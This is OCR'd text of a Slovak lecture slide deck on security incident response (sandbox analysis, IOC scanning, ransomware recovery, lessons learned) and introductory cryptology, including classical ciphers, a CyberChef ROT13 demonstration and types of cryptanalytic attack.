
- Zhromažďovanie digitálnych stôp – zaistovanie
- Zhromaždenie podrobností o vektore útoku a o krokoch podniknutých s cieľom umožniť účinné odstránenie
- Výrazne technická časť
- Viacero free/open-source nástroj

The screenshot shows the Cuckoo Sandbox analysis summary for a file named RT9915.html. The file size is 1.2MB. The analysis shows it is an HTML document with ASCII text, very long lines, and CRLF line terminators. The MD5 hash is 5681aadeaa3616944f48615f243d71d7. The SHA1 hash is 784998a2384088cf3d974806987f9240f44e. The SHA256 hash is 37582cf135461a35391544299f074edec1871a925280230b3cae991f1f. The SHA512 hash is shown as a link. The CRC32 hash is EDF37279. The file is not a deep scan and no Yara rules were matched. The analysis was completed on May 25, 2021, at 2:54 p.m. in 436 seconds. The routing was Internet. The analysis was performed by the Cuckoo Sandbox.

The screenshot shows the website for THOR Lite, a Free IOC and YARA Scanner. The website features a dark background with a lightning bolt and a circuit board. The text on the page includes: "Meet our new fast and flexible multi-platform IOC and YARA scanner THOR in a reduced free version named THOR Lite.", "THOR Lite includes the file system and process scan module as well as module that extracts 'autoruns' information on the different platforms.", "While our enterprise scanner THOR uses VALHALLA's big YARA rule base, the free THOR Lite version ships with the Open Source signature base, which is also part of our free Python scanner LOKI.", "Features include: Free scanner for Windows, Linux and macOS; Precompiled and encrypted open source signature set; Update utility to download tested versions with signature updates; Documentation; Option add your custom IOCs and signatures; Different output formats: text log, SYSLOG (udp/tcp+tls), JSON to file, JSON via Sslipio.

Odstránenie príčiny a obnova dát / systémov (I.)

- Identifikácia bezpečnostných zraniteľností
- Zálohy / zálohovacie systémy – 1 z cieľov útočníkov
- **Recovery point objective (RPO)?**



Odstránenie príčiny a obnova dát / systémov (II.)

<code>/>
NO MORE RANSOM

**POTREBUJETE
POMÔČŤ**
s odomknutím Vášho
digitálneho života
bez platenia
útočníkom*?

ÁNO NIE

V súčasnej dobe nemá každý typ ransomwaru svoje riešenie. Neustále kontrolujte túto webovú stránku, pretože nové kľúče a aplikácie sú pridávané, ak sú k dispozícii.

Partneri O projekte **Slovenčina**

Domov Krypto šerif Ransomware: otázky a odpovede Preventívne rady Dešifrovacie nástroje

Nahlásenie trestného činu

Ransomware je malware, ktorý uzamkne Váš počítač a mobilné zariadenia alebo zašifruje Vaše elektronické dáta. V takom prípade sa k údajom nedostanete, pokiaľ nezaplatíte výkupné.

Nie je to však zaručené a nikdy by ste nikdy nemali platiť!

Nový dešifrovací nástroj pre RANSOMWARE

Uzavretie a príprava na bezpečnostný incident

- **Uzavretie bezpečnostného incidentu**
 - Aký by bol dopad u Vás?
 - Aké systémy boli zasiahnuté?
 - Bezpečnostné opatrenia?
- **Lessons learned**
 - Ako to robiť inak?
 - **Štruktúra** siete, **inventarizácia** zariadení
 - **Prístupy** k zariadeniam (najmä sieťovým prvkom)
 - **Postupy**
 - Aké kroky vykonať
 - Koho informovať
 - **Nástroje**
 - Množstvo open-source nástrojov



Kryptológia

- Gréc. kryptos = ukrytý + logos = slovo
- Veda o utajovaní správ
- Delenie:
 - **Kryptografia** – návrh systémov na zabezpečenie údajov
 - Algoritmus
 - Časová zložitosť
 - Bezpečnosť
 - **Kryptoanalýza** – návrh možnosti útokov na kryptografické systémy




Kryptológia v minulosti



Kryptológia v súčasnosti

- Utajovanie dokumentov
- Zabezpečenie prehliadania internetových stránok
- Zabezpečenie hesiel
- Zabezpečenie prevodu peňazí – platba kartou
- Anonymizácia podľa právnych predpisov
- ...



Zdroj: <https://medium.com/@prashanthreddyt1234/real-life-applications-of-cryptography-162ddf2e917d>,
<https://arstechnica.com/information-technology/2024/10/the-sad-bizarre-tale-of-hype-fueling-fears-that-modern-cryptography-is-dead/#gsc.tab=0>, <https://kosicednes.sk/spravy/rezort-vnutra-planuje-vydavat-bezkontaktno-biometricko-obcianske-preukazy-este-v-tomto-roku/>



CyberChef

<https://gchq.github.io/CyberChef/>

Download CyberChef Last build: 4 months ago - Version 10 is here! [Read about the new features here](#) Options About / Support

Operations

Search...

Favourites

- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Extractors

Recipe

Input


Output

STEP **BAKE!** Auto Bake


mac 0 1 Raw Bytes LF

mac 0 1 0ms Raw Bytes LF

Kryptografia



Symetrická kryptografia (I.)




Symetrická kryptografia (II.)

Caesarova šifra a posuvná šifra

- Abecedný posun o fixný počet znakov = kľúč
- Ak je fixne nastavená „dĺžka posunu“ na 3, hovoríme o pôvodnej Caesarovej šifre

▪ Substitučná šifra



Doplň zprávu podle šifry vpravo nahoře.

H	CH	K	R	D	T	N


H		K	R	D		N	H		K	R	D		N

H	CH		R		T	N	H	CH		R		T	N

Symetrická kryptografia (III.)

Transpozičná šifra

- Prehodenie poradia znakov
- Napíšeme text do obdĺžnika fixnej dĺžky a transponujeme
- Zvolíme k , veľkosť bloku ako kľúč




Symetrická kryptografia (IV.)

The screenshot displays the CyberChef web application interface. On the left is a sidebar menu with categories: Operations, Favourites, Data format, Encryption / Encoding, Public Key, Arithmetic / Logic, Networking, Language, and Utils. The main area is titled 'Recipe' and shows a single recipe named 'ro1' of type 'ROT13'. The recipe configuration includes three options: 'Rotate lower case chars' (checked), 'Rotate upper case chars' (checked), and 'Rotate numbers' (unchecked). A dropdown menu for 'Amount' is open, showing the value '13'. At the bottom of the recipe panel are buttons for 'STEP', 'BAKE!' (highlighted in green), and 'Auto Bake' (checked). The 'Input' panel on the right contains the text 'Kryptografia je super'. The 'Output' panel shows the result 'Xelcgbtensvn wr fhcre'. Both panels have a 'Raw Bytes' view selected and a '1ms' timer at the bottom.

Kryptoanalýza (I.)

- Dĺžka textu, frekvencia, medzery
 - Predložky, spojky
- Jazyk textu – výhoda
- Ak poznáme prefix textu
 - Každá správa začína/končí na ...
 - Enigma – 3 písmená rovnaké v dennom kóde (xxx, ddd) - dešifrovanie




Zdroj: <https://www.cs.virginia.edu/~evans/crypto/day1-cryptanalysis.html>



Kryptoanalýza (II.)

- **COA** – ciphertext only attack
 - Útok len so znalosťou šifrovaného textu
- **KPA** – known-plaintext attack
 - Útok so znalosťou otvoreného textu
- **CPA** – chosen-plaintext attack
 - Útok s možnosťou voľby otvoreného textu
- **CCA** – chosen-ciphertext attack
 - Útok s možnosťou voľby šifrovaného textu
- Side channels attack





Kryptoanalýza (III.)

Download CyberChef [↓](#) Last build: 4 months ago - Version 10 is here! [Read about the new features here](#) Options [About / Support](#) [?](#)

Operations

- brute
- XOR **Brute Force**
- ROT13 **Brute Force**
- ROT47 **Brute Force**
- Text Encoding **Brute Force**
- Bcrypt**
- Magic
- NT Hash

Favourites

